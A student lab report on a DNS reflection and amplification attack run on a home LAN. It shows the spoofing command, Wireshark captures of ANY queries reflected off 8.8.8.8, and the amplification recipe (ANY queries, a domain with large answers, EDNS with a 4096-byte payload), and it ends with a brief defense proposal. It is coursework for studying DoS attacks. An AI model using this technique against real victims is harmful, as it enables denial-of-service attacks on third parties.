


## Item 1 (10%): please give evidence that you have finished Tasks I and II

### ● Environment setting


1. Our computers connect to the same router so that we are under a common LAN.
2. IP distribution
  - Attacker IP is **192.168.1.5**
  - Victim IP is **192.168.1.7**

### ● Step

1. Send our spoofing packet by typing **sudo ./dns\_attack 192.168.1.7 80 8.8.8.8** in terminal and capture our packet in Wireshark.



2. Details of the packet we sent. (id:ed17, hex of 0716055, aed17)



### 3. Receive 3 packets by victim IP : 192.168.1.7

1129	15.275422	192.168.1.7	8.8.8.8	DNS	77	Standard query 0xed17 ANY le...
1130	15.275480	192.168.1.7	8.8.8.8	DNS	77	Standard query 0xed17 ANY le...
1131	15.275503	192.168.1.7	8.8.8.8	DNS	77	Standard query 0xed17 ANY le...
1136	15.325093	8.8.8.8	192.168.1.7	DNS	985	Standard query response 0xed...
1138	15.327095	8.8.8.8	192.168.1.7	DNS	985	Standard query response 0xed...
1140	15.327096	8.8.8.8	192.168.1.7	DNS	985	Standard query response 0xed...

### 4. Details about DNS request and response. (77 bytes→985 bytes)

```
> Frame 1130: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
> Ethernet II, Src: IntelCor_81:5c:9a (dc:53:60:81:5c:9a), Dst: 04:8d:39:4b:23:dd (04:8d:39:4b:23:dd)
> Internet Protocol Version 4, Src: 192.168.1.7, Dst: 8.8.8.8
> User Datagram Protocol, Src Port: 62053, Dst Port: 53
▼ Domain Name System (query)
  > Transaction ID: 0xed17
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    > le.org: type ANY, class IN
  ▼ Additional records
    > <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 4096
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    > Z: 0x0000
      Data length: 0

> Frame 1446: 985 bytes on wire (7880 bits), 985 bytes captured (7880 bits) on interface 0
> Ethernet II, Src: Cisco_53:da:41 (f4:4e:05:53:da:41), Dst: AsustekC_8b:f0:67 (30:5a:3a:8b:f0:67)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 140.113.66.14
> User Datagram Protocol, Src Port: 53, Dst Port: 1005
▼ Domain Name System (response)
  Transaction ID: 0xed2a
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 20
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    > le.org: type ANY, class IN
  ▼ Answers
    > le.org: type A, class IN, addr 52.70.116.201
    > le.org: type RRSIG, class IN
    > le.org: type NS, class IN, ns ns-cloud-d1.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d2.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d3.googledomains.com
    > le.org: type NS, class IN, ns ns-cloud-d4.googledomains.com
    > le.org: type RRSIG, class IN
    > le.org: type SOA, class IN, mname ns-cloud-d1.googledomains.com
    > le.org: type RRSIG, class IN
    > le.org: type MX, class IN, preference 20, mx mail.le.org
    > le.org: type RRSIG, class IN
    > le.org: type TXT, class IN
    > le.org: type RRSIG, class IN
    > le.org: type DNSKEY, class IN
    > le.org: type DNSKEY, class IN
    > le.org: type RRSIG, class IN
    > le.org: type NSEC3PARAM, class IN
    > le.org: type RRSIG, class IN
    > le.org: type CDS, class IN
    > le.org: type RRSIG, class IN
  > Additional records
    [Request In: 1442]
    [Time: 0.008922000 seconds]
```

**Item 2 (10%): please explain how you amplify the DNS response:**

To amplify our packet, first we chose DNS query type ANY, which could return more information to us. Second, we used the command **dig ANY <server name> <DNS>** to find out the ideal website which contains the most information.

After trying lots of websites, we found a website **le.org** which could return large amounts of answers to us. However, we couldn't send the packet out. Finally, we realized that we should add an additional record with OPT type to allow EDNS.

After making these efforts, we could send our spoofing DNS packet successfully with 4096 bytes UDP payload at most.

**Item 3 (10%): please propose a solution that can defend against the DoS attack based on the DNS reflection**

In this project, we send requests with question to port 53 of DNS resolver to get answers. Some ports like this were commonly attacked to have the same effect as Dos attack. Therefore, blocking unneeded ports is always good security practice.